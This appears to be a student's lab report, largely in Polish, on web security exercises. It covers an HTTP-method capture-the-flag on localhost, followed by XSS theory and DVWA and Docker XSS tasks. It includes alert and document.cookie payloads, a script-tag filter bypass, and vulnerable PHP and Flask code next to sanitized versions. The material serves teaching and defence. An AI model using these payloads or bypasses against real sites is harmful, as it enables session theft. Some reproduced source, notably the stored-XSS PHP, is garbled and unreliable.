Host: localhost:7007
Content-Length: 20
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
accept: application/json
sec-ch-ua: "Not=ABrand";v="24", "Chromium";v="148"
Content-Type: application/json
sec-ch-ua-mobile: 70
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Origin: http://localhost:7007
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:7007/docs/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 21

{
    "data": "test"
}
```

**Response:**

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.4 Python/3.11.14
Date: Fri, 23 Jan 2026 19:02:52 GMT
Content-Type: application/json
Content-Length: 282
Access-Control-Allow-Origin: http://localhost:7007
Vary: Origin
Connection: close
{
    "correct": false,
    "hint": "Try one of the other HTTP methods. There are 9 to choose from!",
    "message": "\u274c Close, but no flag here. Keep searching!",
    "method": "PUT",
    "methods_available": [
        "GET",
        "POST",
        "PUT",
        "DELETE",
        "PATCH",
        "OPTIONS",
        "HEAD",
        "TRACE",
        "CONNECT"
    ],
    "status": "wrong_method"
}
```

**Request**

Pretty Raw Hex

```

1 DELETE /api/data?id=123 HTTP/1.1
2 Host: localhost:7007
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 accept: application/json
6 sec-ch-ua: "Not-A?Brand";v="24", "Chromium";v="140"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/140.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Origin: http://localhost:7007
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:7007/docs/
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16
17

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.4 Python/3.11.14
3 Date: Fri, 23 Jan 2026 19:03:18 GMT
4 Content-Type: application/json
5 Content-Length: 290
6 Access-Control-Allow-Origin: http://localhost:7007
7 Vary: Origin
8 Connection: close
9
10 {
11     "correct":false,
12     "hint":"Try one of the other HTTP methods. There are 9 to choose from!"
13     ,
14     "message":"\u274c Not this time! The flag is in another method.",
15     "method":"DELETE",
16     "methods_available":[
17         "GET",
18         "POST",
19         "PUT",
20         "DELETE",
21         "PATCH",
22         "OPTIONS",
23         "HEAD",
24         "TRACE",
25         "CONNECT"
26     ],
27     "status":"wrong_method"
28 }

```

**Request**

Pretty Raw Hex

```

1 PATCH /api/data HTTP/1.1
2 Host: localhost:7007
3 Content-Length: 20
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 accept: application/json
7 sec-ch-ua: "Not-A?Brand";v="24", "Chromium";v="140"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/140.0.0.0 Safari/537.36
11 Origin: http://localhost:7007
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:7007/docs/
16 Accept-Encoding: gzip, deflate, br
17 Connection: keep-alive
18
19 {
20     "data":"test"
21 }

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.4 Python/3.11.14
3 Date: Fri, 23 Jan 2026 19:03:33 GMT
4 Content-Type: application/json
5 Content-Length: 290
6 Access-Control-Allow-Origin: http://localhost:7007
7 Vary: Origin
8 Connection: close
9
10 {
11     "correct":false,
12     "hint":"Try one of the other HTTP methods. There are 9 to choose from!"
13     ,
14     "message":"\u274c PATCH method failed. Try a different approach.",
15     "method":"PATCH",
16     "methods_available":[
17         "GET",
18         "POST",
19         "PUT",
20         "DELETE",
21         "PATCH",
22         "OPTIONS",
23         "HEAD",
24         "TRACE",
25         "CONNECT"
26     ],
27     "status":"wrong_method"
28 }

```

**Request**

Pretty Raw Hex

```

1 OPTIONS /api/data HTTP/1.1
2 Host: localhost:7007
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 accept: application/json
6 sec-ch-ua: "Not-A?Brand";v="24", "Chromium";v="140"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/140.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Origin: http://localhost:7007
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:7007/docs/
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16
17

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.4 Python/3.11.14
3 Date: Fri, 23 Jan 2026 19:03:49 GMT
4 Content-Type: application/json
5 Content-Length: 216
6 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, PATCH, OPTIONS, HEAD,
TRACE, CONNECT
7 Access-Control-Allow-Headers: Content-Type
8 Access-Control-Allow-Origin: http://localhost:7007
9 Vary: Origin
10 Connection: close
11
12 {
13     "hint":"Use OPTIONS to discover available methods",
14     "message":"Allowed methods listed",
15     "method":"OPTIONS",
16     "methods_available":[
17         "GET",
18         "POST",
19         "PUT",
20         "DELETE",
21         "PATCH",
22         "OPTIONS",
23         "HEAD",
24         "TRACE",
25         "CONNECT"
26     ],
27     "status":"info"
28 }

```

```

Request
Pretty Raw Hex
1 HEAD /api/data HTTP/1.1
2 Host: localhost:7007
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 accept: "/"
6 sec-ch-ua: "Not=ABrand";v="24", "Chromium";v="140"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: 70
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:7007/docs/
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.4 Python/3.11.14
3 Date: Fri, 23 Jan 2026 19:04:46 GMT
4 Content-Type: application/json
5 Content-Length: 288
6 Access-Control-Allow-Origin: *
7 Connection: close
8
9

```

```

user@parrot:[~]
└─ $curl -X 'DELETE' \
  'http://localhost:7007/api/data?id=123' \
  -H 'accept: application/json'
{"correct":false,"hint":"Try one of the other HTTP methods. There are 9 to choose from!","message":"\u274c Wrong method! The flag is hidden elsewhere.","method":"DELETE","methods_available":["GET","POST","PUT","DELETE","PATCH","OPTIONS","HEAD","TRACE","CONNECT"],"status":"wrong_method"}
user@parrot:[~]
└─ $curl -X 'GET' \
  'http://localhost:7007/api/data' \
  -H 'accept: application/json'
{"correct":false,"hint":"Try one of the other HTTP methods. There are 9 to choose from!","message":"\u274c GET method failed. Try a different approach.","method":"GET","methods_available":["GET","POST","PUT","DELETE","PATCH","OPTIONS","HEAD","TRACE","CONNECT"],"status":"wrong_method"}
user@parrot:[~]
└─ $curl -X 'HEAD' \
  'http://localhost:7007/api/data' \
  -H 'accept: */*'
Warning: Setting custom HTTP method to HEAD with -X/- --request may not work the way you want. Consider using -I/--head instead.
curl: (18) end of response with 286 bytes missing
[x] user@parrot:[~]
└─ $curl -X 'OPTIONS' \
  'http://localhost:7007/api/data' \
  -H 'accept: application/json'
{"hint":"Use OPTIONS to discover available methods","message":"Allowed methods listed","method":"OPTIONS","methods_available":["GET","POST","PUT","DELETE","PATCH","OPTIONS","HEAD","TRACE","CONNECT"],"status":"info"}
user@parrot:[~]
└─ $curl -X 'PATCH' \
  'http://localhost:7007/api/data' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
    "data": "test"
}'
{"correct":false,"hint":"Try one of the other HTTP methods. There are 9 to choose from!","message":"\u274c Wrong method! The flag is hidden elsewhere.","method":"PATCH","methods_available":["GET","POST","PUT","DELETE","OPTIONS","HEAD","TRACE","CONNECT"],"status":"wrong_method"}

user@parrot:[~]
└─ $curl -X 'POST' \
  'http://localhost:7007/api/data' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
    "data": "test"
}'
{"correct":false,"hint":"Try one of the other HTTP methods. There are 9 to choose from!","message":"\u274c Not this time! The flag is in another method.","method":"POST","methods_available":["GET","POST","PUT","DELETE","PATCH","OPTIONS","HEAD","TRACE","CONNECT"],"status":"wrong_method"}
user@parrot:[~]
└─ $curl -X 'PUT' \
  'http://localhost:7007/api/data' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
    "data": "test"
}'
{"correct":false,"hint":"Try one of the other HTTP methods. There are 9 to choose from!","message":"\u274c PUT is not the correct method. Keep trying!","method":"PUT","methods_available":["GET","POST","PUT","DELETE","PATCH","OPTIONS","HEAD","TRACE","CONNECT"],"status":"wrong_method"}
user@parrot:[~]
└─ $curl -X 'TRACE' \
  'http://localhost:7007/api/data' \
  -H 'accept: application/json'
{"correct":true,"flag":"FLAG(you_f0und_tr4ce_m3th0d)","message":"\u274c\ud83c\udf89 Congratulations! You found the correct method!","method":"TRACE","status":"success"}

```

## CROSS SITE SCRIPTING (XSS) - TEORIA

Atak Cross-Site Scripting (XSS) jest jednym z najczęstszych rodzajów ataków w Internecie, który polega na wstrzykiwaniu złośliwego kodu JavaScript do stron internetowych odwiedzanych przez innych użytkowników. Dzięki XSS, atakujący może przejąć kontrolę nad sesjami użytkowników, kraść dane, a także wprowadzać inne formy złośliwego działania.

## Reected XSS

Reected XSS (zwany także Non-Persistent XSS) jest rodzajem ataku, który zachodzi, gdy złośliwy kod JavaScript jest wstrzykiwany w parametrach URL lub w żądaniach HTTP (np. w formularzach). Kod ten zostaje natychmiast przetworzony i odesłany z powrotem do przeglądarki użytkownika w odpowiedzi serwera, a przeglądarka wykonuje go, myśląc, że jest to bezpieczny skrypt. Założymy, że mamy aplikację, która przyjmuje dane w parametrze URL, jak np.

```
http : //example.com/search?q =< script > alert( 0XSS0 ) < /script >
```

Jeśli serwer odpowiednio nie sanitizuje danych wejściowych i odsyła je bezpośrednio do przeglądarki, wówczas złośliwy skrypt w parametrze q zostanie wykonany w kontekście strony.

Aby zabezpieczyć aplikację przed Reflected XSS, należy:

- **Walidacja i sanitizacja danych wejściowych:** Wszystkie dane pochodzące od użytkownika, w tym parametry URL i dane formularzy, powinny być starannie walidowane i oczyszczane z potencjalnie niebezpiecznych znaków (np. <, >, &, ", ').
- **Używanie nagłówków Content Security Policy (CSP):** CSP pozwala określić, które źródła mogą ładować skrypty, ograniczając tym samym możliwość wstrzykiwania złośliwego kodu.
- **Escape danych przed wyświetleniem:** Przed wyświetleniem danych na stronie, należy je escapować (zamienić specjalne znaki na ich odpowiedniki w HTML).

## Stored XSS

Stored XSS (zwany także Persistent XSS) zachodzi, gdy złośliwy kod JavaScript jest wstrzykiwany do aplikacji i za- pisywany na serwerze, np. w bazie danych, pliku logu lub innym trwałym magazynie danych. Kiedy inny użytkownik odwiedza stronę, która wyświetla te dane, złośliwy skrypt jest automatycznie wykonany przez jego przeglądarkę. Założymy, że użytkownik wpisuje w formularzu komentarz, który zawiera złośliwy skrypt:

```
<script> alert('XSS') < /script>
```

Jeśli aplikacja zapisuje ten komentarz w bazie danych bez odpowiedniego filtrowania, a następnie wyświetla go innym użytkownikom, to skrypt zostanie wykonany na komputerze odwiedzającego stronę użytkownika.

Aby zabezpieczyć aplikację przed Stored XSS, należy:

- **Sanitizacja danych przy zapisie:** Wszystkie dane wprowadzane przez użytkowników powinny być sanitizowane przed zapisaniem ich w bazie danych, eliminując wszelkie tagi HTML oraz skrypty JavaScript.

- **Escape danych przy wyświetlaniu:** Zanim dane zostaną wyświetlone w HTML, należy je odpowiednio escape 'ować, aby zapobiec wykonaniu wstrzykniętych skryptów.
- **Używanie odpowiednich nagłówków HTTP:** Nagłówki takie jak X-XSS-Protection mogą pomóc w ochronie przed niektórymi formami XSS, choć nie zastępują one pełnej walidacji i sanitizacji danych.

## DOM-based XSS

DOM-based XSS występuje, gdy złośliwy skrypt jest wstrzykiwany do aplikacji przez manipulację Document Object Model (DOM) w przeglądarkce, bez konieczności interakcji z serwerem. Złośliwy kod jest uruchamiany w momencie, gdy aplikacja webowa przetwarza dane wejściowe użytkownika bez odpowiedniego oczyszczania, a te dane trafiają do manipulacji DOM.

W przypadku DOM-based XSS, atak może wyglądać tak:

```
http://example.com/#q=< script > alert('XSS') </script>
```

Aplikacja może następnie wziąć parametr q z URL i użyć go do manipulacji DOM, np. wstawiając go jako część treści strony, co skutkuje wykonaniem skryptu w przeglądarce.

Aby zabezpieczyć aplikację przed DOM-based XSS, należy:

- **Walidacja danych wejściowych:** Ważne jest, aby wszystkie dane wejściowe, które mogą być użyte w manipulacji DOM, były odpowiednio walidowane i oczyszczane.
- **Używanie bezpiecznych metod manipulacji DOM:** Zamiast bezpośredniego manipulowania HTML za pomocą takich metod jak innerHTML, lepiej używać metod takich jak textContent lub createElement, które nie interpretują danych jako HTML.
- **CSP i nagłówki bezpieczeństwa:** Używanie polityki Content Security Policy oraz innych nagłówków, takich jak X-XSS-Protection, może pomóc w ochronie przed DOM-based XSS.

Ataki XSS stanowią poważne zagrożenie dla bezpieczeństwa aplikacji webowych. Dzielą się one na trzy główne typy: Reflected XSS, Stored XSS oraz DOM-based XSS, z których każdy wymaga innych metod zabezpieczeń. Aby skutecznie chronić aplikacje przed tymi atakami, należy stosować odpowiednią walidację i sanitizację danych wejściowych, korzystając z polityk bezpieczeństwa (takich jak CSP) oraz używać bezpiecznych metod manipulacji DOM. Regularne audyty bezpieczeństwa i testy penetracyjne są również kluczowe w zapewnianiu ochrony przed XSS.

# CROSS SITE SCRIPTING (XSS) - ZADANIA

**10.1** Wewnątrz kontenerów działają proste web serwery, które pobierają input od użytkownika i wyświetlają go. Jeden z serwerów posiada zabezpieczenia przed atakiem XSS, drugi nie.

- (a) Korzystając z przygotowanego obrazu Dockerowego `mazurkatarzyna/xss-example-server-1:latest`, spróbuj wykonać atak XSS. Spróbuj wyświetlić zawartość nagłówka Cookie. Sprawdź kod źródłowy serwera. W jaki sposób można zmodyfikować kod, aby przeprowadzenie ataku było niemożliwe?

Kontener uruchom za pomocą polecenia: `docker run -it -p 9901:9901 mazurkatarzyna/xss-example-server-1`. Serwer (już wewnątrz kontenera) uruchom za pomocą polecenia `python3 app.py` gdzie `app.py` jest nazwą pliku z serwerem. Po uruchomieniu, serwer będzie działał pod adresem: `http://127.0.0.1:9901`.

- (b) Korzystając z przygotowanego obrazu Dockerowego `mazurkatarzyna/xss-example-server-2:latest`, spróbuj wykonać atak XSS. Spróbuj wyświetlić zawartość nagłówka Cookie. Sprawdź kod źródłowy serwera. Czy atak XSS się wykonał? Dlaczego?

Kontener uruchom za pomocą polecenia: `docker run -it -p 9902:9902 mazurkatarzyna/xss-example-server-2`. Serwer (już wewnątrz kontenera) uruchom za pomocą polecenia `python3 app.py` gdzie `app.py` jest nazwą pliku z serwerem. Po uruchomieniu, serwer będzie działał pod adresem: `http://127.0.0.1:9902`.

a)

The screenshot shows a terminal window titled "Parrot Terminal". The command `$sudo docker run --security-opt apparmor=unconfined -it -p 9901:9901 mazurkatarzyna/xss-example-server-1` is run, followed by `root@bfaa4e598b5d:/app# ls` which lists the file `no-csp-xss-server.py`. Then, `root@bfaa4e598b5d:/app# python3 no-csp-xss-server.py` is executed, starting a Flask development server with the message: "\* Serving Flask app 'no-csp-xss-server'" and "\* Debug mode: on". A warning follows: "WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead." It then lists the running addresses: "\* Running on all addresses (0.0.0.0)" and "\* Running on http://127.0.0.1:9901" and "\* Running on http://172.17.0.2:9901". The user is prompted to press `CTRL+C` to quit. After pressing `CTRL+C`, the server restarts with the message: "\* Restarting with stat", and the debugger is active with PIN: 447-769-219. Finally, two log entries are shown: "172.17.0.1 - - [24/Jan/2026 13:14:15] "GET / HTTP/1.1" 200 -" and "172.17.0.1 - - [24/Jan/2026 13:14:15] "GET /favicon.ico HTTP/1.1" 404 -".

Na stronie widać że tekst jest do nas odbijany przez serwer więc do ataku pasuje Reected XSS

← → ⌂ X ⌂ http://localhost:9901/

Home | Wirtualny Kam... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

## Witaj w serwerze podatnym na XSS

Wprowadź tekst: <script>alert("XSS")</script>

**Twoje dane:**

test

localhost:9901

XSS

OK

← → ⌂ X ⌂ http://localhost:9901/

Home | Wirtualny Kam... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

## Witaj w serwerze podatnym na XSS

Wprowadź tekst: [document.cookie]</script>

**Twoje dane:**

localhost:9901

session\_id=21515151515151515151515151515151

OK

kod strony:

```
GNU nano 8.4                                         no-csp-xss-server.py *
return secrets.token_hex(16) # Generates a random 32-character hex string

app = Flask(__name__)

@app.route("/", methods=["GET", "POST"])
def home():
    user_input = request.form.get("user_input", "") # Pobieramy dane od użytkownika ←

    # Generate a random cookie value and set it in the response
    random_cookie_value = generate_random_cookie_value()

    # Wstrzyknięcie danych użytkownika bez sanitacji
    response = make_response(f"""
    <!DOCTYPE html>
    <html>
    <head>
        <title>Flask XSS Demo (Bez Ochrony)</title>
    </head>
    <body>
        <h1>Witaj w serwerze podatnym na XSS</h1>
        <form method="POST">
            <label for="user_input">Wprowadź tekst:</label>
            <input type="text" id="user_input" name="user_input" />
            <button type="submit">Wyślij</button>
        </form>
        <h2>Twoje dane:</h2>
        <div>{user_input}</div> <!-- Niebezpieczne: bez sanitacji -->
    </body>
    </html>
    """)

    # Set the cookie in the response
    response.set_cookie('session_id', random_cookie_value)
```

to jest niebezpieczne ponieważ od pobrania inputu przez użytkownika do wyświetlenia nic nie robi się z tymi danymi

b)

funkcja escape robi to, że znaki są zamieniane w taki sposób że nie mogą się wykonać tylko są encjami

```
GNU nano 7.2                                     csp-no-xss-server-v1.py
@app.route("/", methods=["GET", "POST"])
def home():
    user_input = request.form.get("user_input", "")

    # Sanitacja danych wejściowych
    sanitized_input = html.escape(user_input)

    # Generate a random cookie value and set it in the response
    random_cookie_value = generate_random_cookie_value()

    html_content = f"""
    <!DOCTYPE html>
    <html>
        <head>
            <title>Flask XSS Demo (Zabezpieczony przed XSS)</title>
        </head>
        <body>
            <h1>Witaj w serwerze zabezpieczonym przed XSS</h1>
            <form method="POST">
                <label for="user_input">Wprowadź tekst:</label>
                <input type="text" id="user_input" name="user_input" />
                <button type="submit">Wyślij</button>
            </form>
            <h2>Twoje dane:</h2>
            <div>{sanitized_input}</div> <!-- Bezpieczne: dane są sanitizowane -->
        </body>
    </html>
"""

    response = make_response(render_template_string(html_content))

    # Set the cookie in the response
    response.set_cookie('session_id', random_cookie_value)
```

```
← → ⌂ ⌂ Not Secure view-source:http://localhost:9902/
Home | Wirtualny Kam... □ Parrot OS □ Hack The Box □ OSINT Services □ Vuln DB □ Privacy and Security □ Learnin

1
2     <!DOCTYPE html>
3     <html>
4         <head>
5             <title>Flask XSS Demo (Zabezpieczony przed XSS)</title>
6         </head>
7         <body>
8             <h1>Witaj w serwerze zabezpieczonym przed XSS</h1>
9             <form method="POST">
10                <label for="user_input">Wprowadź tekst:</label>
11                <input type="text" id="user_input" name="user_input" />
12                <button type="submit">Wyślij</button>
13            </form>
14            <h2>Twoje dane:</h2>
15            <div>&lt;script&gt;alert(document.cookie)&lt;/script&gt;</div> <!-- Bezpieczne: dane są sanitizowane -->
16        </body>
17    </html>
18
```

**10.2** Korzystając z przygotowanego obrazu Dockerowego (`mazurkatarzyna/dvwa-v110`), uruchom serwer za pomocą polecenia : `docker run -dp 10102:80 mazurkatarzyna/dvwa-v110`. Po uruchomieniu serwer działa na porcie 10102, sprawdź w przeglądarce: `http://127.0.0.1:10102`. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność XSS. Podpowiedź: w tym zadaniu wykorzystaj Reflected XSS.

Na poziomie **low security** (brak zabezpieczeń):

- Ustaw poziom zabezpieczeń na **Low**. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Za pomocą ataku XSS wyświetl dowolną wiadomość.
- Za pomocą ataku XSS wyświetl ciasteczko użytkownika.

Na poziomie **medium security** (proste zabezpieczenia):

- Ustaw poziom zabezpieczeń na **Medium**. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Za pomocą ataku XSS wyświetl dowolną wiadomość.
- Za pomocą ataku XSS wyświetl ciasteczko użytkownika.

Na poziomie **high security** (lepsze zabezpieczenia):

- Ustaw poziom zabezpieczeń na **High**. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Za pomocą ataku XSS wyświetl dowolną wiadomość.
- Za pomocą ataku XSS wyświetl ciasteczko użytkownika.

dane do logowania: hasło - password

---



Username

admin

Password

.....

Login

zmiana poziomów:

**SQL Injection**

**SQL Injection (Blind)**

**Weak Session IDs**

**XSS (DOM)**

**XSS (Reflected)**

**XSS (Stored)**

**CSP Bypass**

**JavaScript**

**DVWA Security**

3. High - This option is an attempt to exploit the application's security practices to attempt to exploit it.
  4. Impossible - This level source code to the security of the application.
- Prior to DVWA v1.9, this was the highest level of difficulty.

Low

Submit

## PHPIDS

[PHPIDS](#) v0.6 (PHP-Intrusion detection system)


PHPIDS works by filtering any input sent to the application. It can be used to serve as a live example of how WAFs can be bypassed.

- low

What's your name?

Submit

Hello test



## Reflected XSS Source

vulnerabilities/xss\_r/source/low.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name" , $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

- medium

What's your name?

Hello test

działa jak napiszemy `<SCRIPT>` capsem, bo jest zabezpieczenie na tylko `<script>` oraz nie działa funkcja rekurencyjnie więc zadziała `<scr<script>ipt>alert("a")</scr</script>ipt>`

What's your name?

Hello alert(document.cookie)

## Reflected XSS Source

vulnerabilities/xss\_r/source/medium.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

- high

What's your name?

Hello test

What's your name?

Hello >

## Reflected XSS Source

vulnerabilities/xss\_r/source/high.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

słowo script zostało zamienione na ciąg znaków

- impossible

## Reflected XSS Source

vulnerabilities/xss\_r/source/impossible.php

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

wszystkie znaki zostają zmienione na encje

**10.3** Korzystając z przygotowanego obrazu Dockerowego (mazurkatarzyna/dvwa-v110), uruchom serwer za pomocą polecenia: `docker run -dp 10103:80 mazurkatarzyna/dvwa-v110`. Po uruchomieniu serwer działa na porcie 10103, sprawdź w przeglądarce: `http://127.0.0.1:10103`. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność XSS. Podpowiedź: w tym zadaniu wykorzystaj Stored XSS.

Na poziomie **low security** (brak zabezpieczeń):

- Ustaw poziom zabezpieczeń na **Low**. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Za pomocą ataku XSS typu stored wyświetl dowolną wiadomość.
- Za pomocą ataku XSS typu stored wyświetl ciasteczko użytkownika.
- Za pomocą ataku XSS typu stored wyświetl nazwę bieżącej domeny.

Na poziomie **medium security** (proste zabezpieczenia):

- Ustaw poziom zabezpieczeń na **Medium**. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Za pomocą ataku XSS typu stored wyświetl dowolną wiadomość.
- Za pomocą ataku XSS typu stored wyświetl ciasteczko użytkownika.
- Za pomocą ataku XSS typu stored wyświetl nazwę bieżącej domeny.

---

## 9 CROSS SITE SCRIPTING (XSS)

---

Na poziomie **high security** (lepsze zabezpieczenia):

- Ustaw poziom zabezpieczeń na **Low**. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Za pomocą ataku XSS typu stored wyświetl dowolną wiadomość.
- Za pomocą ataku XSS typu stored wyświetl ciasteczko użytkownika.
- Za pomocą ataku XSS typu stored wyświetl nazwę bieżącej domeny.

Jeśli mamy ograniczenie długości wiadomości to w firefox można **CTRL + SHIFT + K** i z narzędzi dla twórców witryn można zmienić kod strony i zmienić długość pola

- **low** (wszystkie inputy są od razu przekazywane do bazy danych)

**Stored XSS Source**  
vulnerabilities/xss\_si/source/low.php

```
<?php
if (isset($_POST['Message'])) {
    // Get Input
    $Message = trim($_POST['Message']);
    $Name = trim($_POST['Name']);
    $Email = trim($_POST['Email']);

    // Sanitize message input
    $Message = htmlspecialchars($Message);
    $Message = filter_var($Message, FILTER_SANITIZE_STRING) && is_object($GLOBALS["__mysql_connect"]) ? mysql_real_escape_string($GLOBALS["__mysql_connect"]): $Message; // trigger_error("MySQLConversionFix the mysql_escape_string() call! This code does not work.", E_USER_ERROR); // ***

    // Sanitize name input
    $Name = filter_var($Name, FILTER_SANITIZE_STRING) && is_object($GLOBALS["__mysql_connect"]): mysql_real_escape_string($GLOBALS["__mysql_connect"]): $Name; // trigger_error("MySQLConversionFix the mysql_escape_string() call! This code does not work.", E_USER_ERROR); // ***

    // Update database
    $query = "INSERT INTO postback (Name, Name : '$Name', Message : '$Message', 'True' : '$True')";
    $result = mysql_query($GLOBALS["__mysql_connect"], $query) && is_object($GLOBALS["__mysql_connect"]): mysql_connect_error($GLOBALS["__mysql_connect"]): $__mysql_connect_error && mysql_connect_error($GLOBALS["__mysql_connect"]): ($__mysql_connect_error &amp; mysql_connect_error($GLOBALS["__mysql_connect"]): $__mysql_connect_error : false)) : "Error" : $Error;
}

//mysql_close();
?>
```

- **medium**

**Stored XSS Source**  
vulnerabilities/xss\_si/source/medium.php

```
<?php
if (isset($_POST['Message'])) {
    // Get Input
    $Message = trim($_POST['Message']);
    $Name = trim($_POST['Name']);
    $Email = trim($_POST['Email']);

    // Sanitize message input
